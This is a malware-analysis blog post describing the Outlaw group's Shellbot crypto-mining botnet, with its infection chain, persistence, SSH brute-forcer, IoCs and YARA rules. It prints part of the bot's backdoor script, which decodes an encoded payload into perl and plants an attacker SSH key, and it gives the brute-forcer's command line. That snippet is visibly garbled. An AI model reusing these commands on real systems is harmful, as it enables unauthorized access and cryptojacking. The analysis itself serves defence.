
Outlaw is Back, a New Crypto-Botnet Targets European Organizations

yoroi.company/research/outlaw-is-back-a-new-crypto-botnet-targets-european-organizations/

April 28, 2020



04/28/2020

Introduction

During our daily monitoring activities, we intercepted a singular Linux malware trying to penetrate the network of some of our customers. The Linux malware is the well-known "*Shellbot*", it is a crimetool belonging to the arsenal of a threat actor tracked as the *"Outlaw Hacking Group.*"

The Outlaw Hacking Group was first spotted by TrendMicro in 2018 when the cyber criminal crew targeted automotive and financial industries. The Outlaw Botnet uses brute force and SSH exploit (exploit Shellshock Flaw and Drupalgeddon2 vulnerability) to achieve remote access to the target systems, including server and IoT devices.

The first version spotted by TrendMicro includes a DDoS script that could be used by botmaster to set-up DDoS for-hire service offered on the dark web.

The main component of this malware implant is a variant of "*Shellbot"*, a Monero miner bundled with a Perl-based backdoor, which includes an IRC-based bot and an SSH scanner. Shellbot is known since 2005 and even available on GitHub. Now, Shellbot has re-appeared in the threat landscape in a recent campaign, targeting organizations worldwide with a new IRC server and new Monero pools, so we decided to deepen the analysis.

Based on our findings, there are some similarities in both techniques and architectures with another cybercrime group, which appeared in the wild around 2012, most probably Romanian.

Technical Analysis

As previously mentioned, the infection chain starts with the hack of a Linux server, after a SSH brute-force attack as shown in Fig.1. The Access Logs include requests coming from different source IP addresses with a delay of about 30 seconds from each other. Using this trick, the bruteforce is able to bypass lockout login mechanisms such as *Fail2Ban.* Once the machine is fully compromised, the attacker will install a complete hacking suite, composed of an IRC bot, an SSH scanner, a bruteforce tool, and an XMRIG crypto-miner. All the malicious logic is opportunely managed by several bash or perl scripts.

Figure 1: Shellbot Bruteforcing

When the machine is completely infected, the installed files are the following:

Figure 2: Directory listing

The parent folder is an hidden directory named "*.rsync*", it includes three files and three sub-directories. The initial files are "*init*", "*init2*" and "*initall*". They are three bash scripts aimed at installing the three main components of the infection. The first component that is executed is "*initall*", its body is the following:

Figure 3: Content of the initall" file

The script only has two macro functions, the first one is used to clean the victim machine from some other infections or other processes which could generate some type of collision during the execution. Then, the row 36 shows that the file "*init2*" is printed on the standard output and then executed.

Figure 4: Content of the "init2" file

Fig. 4 shows the content of the *init2* script. Also in this case, the script runs three files, "*init0*", "*a*" from the folder "*b*", *"a*" from the folder "*c*" after cleaning pending processes. Then prepares the settings of the persistence using the "*crontab*" linux utility. As shown in the configuration of the job, the malware prepares a different configuration of task scheduling according to the module and file to be executed:

- "/a/upd" file is run every 23 days (line 28);
- "/b/sync" every sunday at 08:05AM (line 29)
- "/b/sync" at the reboot (line 30)
- "/c/aptitude" every three days (line 31)

The "a" Folder

The first folder to analyze is "a". This directory contains the crypto mining module named *kswapd0*. In this folder, the first one to be executed is the file "a". The script looks like the following:

Figure 5: Content of the "a" file

The purpose of the script is to optimize the mining module by querying the information about the CPU through the reading of the "*/proc/cpu*" and when the manufacturer is retrieved the script provides to add some specific registry values depending by the vendor through the Model-Specific Register utility "*wrmsr*".

Then that the "*upd*" script is executed. The upd script is quite simple, it checks if the process is alive, otherwise the script "*run*" is executed.

Figure 6: Content of "upd" on the left and "run" on the right

The executed crypto miner is the file named ""*kswapd0*" based on the famous XMRIG monero crypto miner. Following the fingerprint:

Hash	fd9007df08c1bd2cf47fb97443c4d7360e204f4d8fe48c5d603373b2b2975708
Threat	Cryptominer
Brief Description	XMRIG Cryptominer and SSH backdoor
Ssdeep	49152:10cWKu0K8CpxlJWhabW/////////In6C1NdvKODyYGhiDC61N04EXBJDJw5qjURX:+d08xrbW/////////viu6T0lXBJDJwE2

Table 1. Sample information

This component has two main functions:

1. Install a cryptoMiner worker: The main purpose of this elf file is the instantiation of a crypto-mining worker. It is a fork of XMRIG project, one of the most popular software to mine monero crypto values. This configuration works, as the original, with a configuration file written in json, named "*config.json*". In the following figure is reported a piece of pseudocode responsible of the loading of the configuration file:

Figure 7: Pseudocode of the loaded configuration file

In the following figure is reported the configuration file with all monero parameters:

Figure 8: Piece of the configuration file with the evidences of user, pass and c2

1. Install a SSH backdoor: the second component is a routine responsible to set a ssh backdoor through the installation of an ssh fingerprint inside the authorized ssh keys file:

Figure 9: Authorized ssh key

The "b" Folder

The "b" folder contains the backdoor logic. It is composed only by three files: "*a", "run", "stop*". They are three bash scripts, which we start to analyze:

Figure 10: Content of the "a" script file

The initial script is the file named "*a*". It's main purpose is to check the current working directory and save the file "*dir.dir*" in it, the next step is to launch the "*stop*" script to interrupt the execution of pending processes. In the end, it gives the execution permission and then execute the *run* script:

```
#!/bin/shnohup ./stop>>/dev/null &sleep 5echo " ENCODED-BASE64-PAYLOAD" | base64 --decode | perlcd ~ && rm -rf .ssh && mkdir .ssh && e
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz
mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh
```

Code Snippet 1

The *run* script executes another perl script encoded in base64 format. Then, it retries to store the same ssh key seen in Figure 8. Now let's deep inside the perl script. After decoding the base64 wrapper, we obtain another level of obfuscation in perl leveraging the "*pack()*" instruction, as shown in the following Figure:

Figure 11: Piece of the packed script

However it is very easy to decode obtaining the real malicious code:

Figure 12: Piece of the ShellBot client

It is ShellBot malware, one of the most famous IRC bot for Linux. This ShellBot contains all the communication logic to communicate with the C2 with the IRC protocol. It is interesting to notice that the C2 45.9.148[.#99 uses an unusual port to manage the IRC protocol, the 443, commonly associated with the HTTPS protocol. The channel is "#007" and the administrators' nicknames from which receive the commands "polly" and "molly". We try to connect it in order to estimate the number of the victims, but unfortunately, the server does not seem to be active at the time of writing.

The IRC server is on the same subnet of the other C2s and all belong to "*Nice IT Service Group*" a provider from the Netherlands. The C2 deploys an "*Unreal ircd*" server (Fig. 13). It is funny to notice the string *"warez.de*" inside the demon banner. *Warez.de* is an historical and famous deutsche community of gaming crackers and hackers.

Figure 13: some information about IRC C2

The "c" Folder

Then, the *init2* script (in Figure 4), execute *c/start*, as shown in below Figure. The *start* scripts execute "*run*" renaming it as "*aptitude*" in order to go unnoticed among processes list.

Figure 14: Content of "run" script file

The "*run*" script (shown in Fig. 14) performs a first check on CPU architecture and a second one on the number of processors. If the bot is running on a 64 bit system with less than seven processors the "*go*" script is executed. On line 17 another control is performed: if the system is 32 bit without the check on the number of processors as in this case. It is not clear why the malware performs these kind of checks.

Figure 15: Content of run script

The "*go*" script performs some preliminary operations before starting the "*tsm*" component as shown in Figure 16. The script checks the architecture and, based on this, defines the number of threads. If it is running on arm architecture, the number of threads is set to 75 (as shown in line 9), otherwise the number of threads is set to 515 (as shown by line 5).

Figure 16: Content of go script

The "tsm" Module: a Multistage SSH-Bruteforcer

At this point, the script starts the "*tsm*" module. This module is a sort of network scanner and bruteforcer named "*Faster Than Lite*" (Fig. 17). FTL doesn't seem to be an *off-the-shelf* tool. Probably is a tool sold on criminal dark forum rather then a custom tool made by this Criminal Actor due to the existence of a help menu as shown in Fig. 17.

Figure 17: "Faster Than Light" payload evidence

The "*tsm*" tool is then executed with the following parameters:

> **timeout 3h ./tsm -t $threads -f 1 -s 12 -S 10 -p 0 -d 1 p ip**

Let's explain this configuration: ***timeout 3 h*** means that the script executes for 3 hours. ***-f 1*** for A.B class /16 scan, ***-s 12*** is the timeout between 2 requests, 12 seconds in this case, probably to overcome some login lock mechanisms. The ***-S 10*** is the second timeout set to 10 seconds, however is not clear the usage of the second timeout. The ***-p** parameter*defines the port to connect to, setting this parameter to 0 means "multiport", as also stated by the help. The ***-d*** parameter is not present in the help menu, this is an indicator that this tool maybe is under development and is not yet mature (due to the presence of debug information), but "works as expected". The definition of **p ip** means to read "ip port" file, namely the file which is downloaded by one of the two C2 with encrypted multiple SSH requests as shown by Fig. 18. This is the "**Stage 1**".

Figure 18: SSH traffic from C2

Once downloaded the list of IPs, then starts the "**Stage 2**" also named "*Game Over*".

In this stage it executes the ssh bruteforce logic using the IP contained in the previously downloaded list. At the time of writing, the downloaded list contains 94.541 different IP addresses belonging to different countries. We sort these unique IPs and after aggregate them by country we are able to plot them on a World Heat Map in order to show the real distribution. The result is Fig. 19.

As shown by the Heat Map, the most affected countries are the United *States of America* with 34998 IP, followed by 8688 from China, 6891 from Germany, 4068 France. The distribution is homogeneous throughout the European continent, Italy has 658 unique IP.

Figure 19: Distribution of unique IP addresses present in the downloaded list.

We find that the *tsm* component contains *pscan* and *ssh-scan,* respectively a port scanner and a bruteforcer used in past campaigns. Searching for useful information, we found that it has appeared on several honeypots since 2012, the scripts are similar in styles and in techniques implemented. In one of this script there is an email "*[email protected]*" and some indicators that lead back to a romanian group.

Conclusion

This Outlaw Botnet is still active and it is targeting organizations worldwide, this time with new monero pools and different C2. The Command and Control IRC server is down at the time of writing, but the two C2 which provide the victim IPs list are still active. This means that, most probably, the gang will deploy a new IRC server leaving the rest of the infrastructure untouched. We suggest to harden and update your SSH server configuring authentication with authorized keys and disabling passwords.

Indicators of Compromise

- Hashes
  - ac2513b3d37de1e89547d12d4e05a899848847571a3b11b18db0075149e85dcc ./.rsync/c/lib/32/tsm
  - b92e77fdc4aa3181ed62b2d0e58298f51f2993321580c8d2e3368ef8d6944364 ./.rsync/c/slow
  - f95c1c076b2d78834cc62edd2f4c4f2f6bfa21d07d07853274805859e20261ba ./.rsync/c/watchdog
  - 99fa6e718f5f54b1c8bf14e7b73aa0cda6fe9793a958bd4e0a12916755c1ca93 ./.rsync/c/tsm64
  - e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 ./.rsync/c/v
  - d6c230344520dfc21770300bf8364031e10758d223e8281e2b447c3bf1c43d2b ./.rsync/c/tsm32
  - 5a1797ae845e8c80c771ece9174b93ad5d5a74e593fe3b508ba105830db5fd92 ./.rsync/c/run
  - 0bf8868d117a7c45276b6f966c09830b010c550cd16a2b0d753924fca707c842 ./.rsync/c/tsm
  - 9dbbc9b5d7793425968e42e995226c5f9fe32e502a0a694320a5e838d57c8836 ./.rsync/c/start
  - f942240260f0281a3c0e909ac10da7f67f87fb8e2a195e2955510424e35a8c8b ./.rsync/c/stop
  - e62be7212627d9375e7b7afd459644d3f8b4c71a370678eb7fa497b9850a02d5 ./.rsync/c/go
  - 1cc9c6a2c0f2f41900c345b0216023ed51d4e782ed61ed5e39eb423fb2f1ddd8 ./.rsync/c/golan
  - b2469af4217d99b16a4b708aa29af0a60edeec3242078f42fa03b8eaf285d657 ./.rsync/b/run
  - dc43fdfbb5f7e8ecc80353dcd85889c0c08483c99acbce35b3ed8f399c936920 ./.rsync/b/a
  - 1c42bfcfb910013ebe02adeb6127884de54ea225161d0a7347c05c2c4e6fbf49 ./.rsync/b/stop
  - fd9007df08c1bd2cf47fb97443c4d7360e204f4d8fe48c5d603373b2b2975708 ./.rsync/a/kswapd0
  - 18b77e655b323fa07dad9d7b64631dbaa428da7d347b9b9497276f4d466079fe ./.rsync/a/run
  - 9d4fef06b12d18385f1c45dd4e37f031c6590b080ea5446ff7a5bac491daea50 ./.rsync/a/a
  - 1c7b4c7ab716159b6dc9fc5abc6ae28ab9dfa0d64e3d860824692291a7038a4e ./.rsync/a/stop
  - e38ff53f3978c84078b016006389eb3b286443d61cbabb7d5a4f003c8ae67421 ./.rsync/a/init0
  - befdf0be5b811621a72eddafad1886321102be1ec3417030888371c5554d9d1a ./.rsync/initall
  - 16d93464ebd8f370011bf040cb4aec7699f4be604452eb5efcd77e5d5e67ae1b ./.rsync/init
- C2
  - debian-package[.center
  - 45.9.148[.125
  - 45.9.148[.129
  - 45.9.148[.99

Yara Rules

```
rule XMRIG_Miner_Shellbot_Apr20{
meta:
      description = "XMRIG Miner of the shellbot campaign"
      hash = "fd9007df08c1bd2cf47fb97443c4d7360e204f4d8fe48c5d603373b2b2975708"
      author = "Cybaze - Yoroi  ZLab"
      last_updated = "2020-04-27"
      tlp = "white"
      category = "informational"

strings:
        $s1 = { D3 EA FF 98 ?? ?? ?? ?? D3 EA FF }
        $s2 = { 50 ?? EA FF 28 D3 }
        $s3 = { 48 03 7D ?? 48 63 15 95 ?? ?? ?? 48 39 FE 76 ?? 48 8D 04 17 48 39 C6 }
condition:
        all of them
}


import "elf"

rule TSM_FasterThanLite_Outlaw_Apr20
{
meta:
      description = "TSM ssh bruteforce component of Outlaw Botnet April 2020"
      hash32 = "3eef8c27ad8458af84dcb52dfa01295c427908a0" // for tsm32 (32 bit)
      hash64 = "a1da0566193f30061f69b057c698dc7923d2038c" // for tsm64 (64 bit)

      author = "Cybaze - Yoroi  ZLab"
      last_updated = "2020-04-27"
      tlp = "white"
      category = "informational"


 strings:
          $s1= {63 73 2D 64 76 63 00 69 64 2D 73 6D 69 6D 65 2D
61 6C 67 2D 45 53 44 48 77 69 74 68 33 44 45 53
00 69 64 2D 73 6D 69 6D 65 2D 61 6C 67 2D 45 53
44 48 77 69 74 68 52 43 32 00 69 64 2D 73 6D 69
6D 65 2D 61 6C 67 2D 33 44 45 53 77 72 61 70 00
69 64 2D 73 6D 69 6D 65 2D 61 6C 67 2D 52 43 32
77 72 61 70 00 69 64 2D 73 6D 69 6D 65 2D 61 6C
67 2D 45 53 44 48 00 69 64 2D 73 6D 69 6D 65 2D
61 6C 67 2D 43 4D 53 33}

        $s2= {2D 70 6C 61 63 65 4F 66 42 69 72 74 68 00 69 64
2D 70 64 61 2D 67 65 6E 64 65 72 00 69 64 2D 70
64 61 2D 63 6F 75 6E 74 72 79 4F 66 43 69 74 69
7A 65 6E 73 68 69 70}

        $s3 ="brainpoolP384r1" wide ascii
        $s4= "getpwnam" wide ascii //mutex
        $s5 = "dup2" wide ascii //mutex
        $s6 = "_ITM_deregisterTMCloneTable" wide ascii //mutex
        $elf = { 7f 45 4c 46 } //ELF file's magic numbers

        condition:
                $elf in (0..4) and all of them and elf.number_of_sections > 25

}
```

This blog post was authored by Luigi Martire, Antonio Pirozzi and Pierluigi Paganini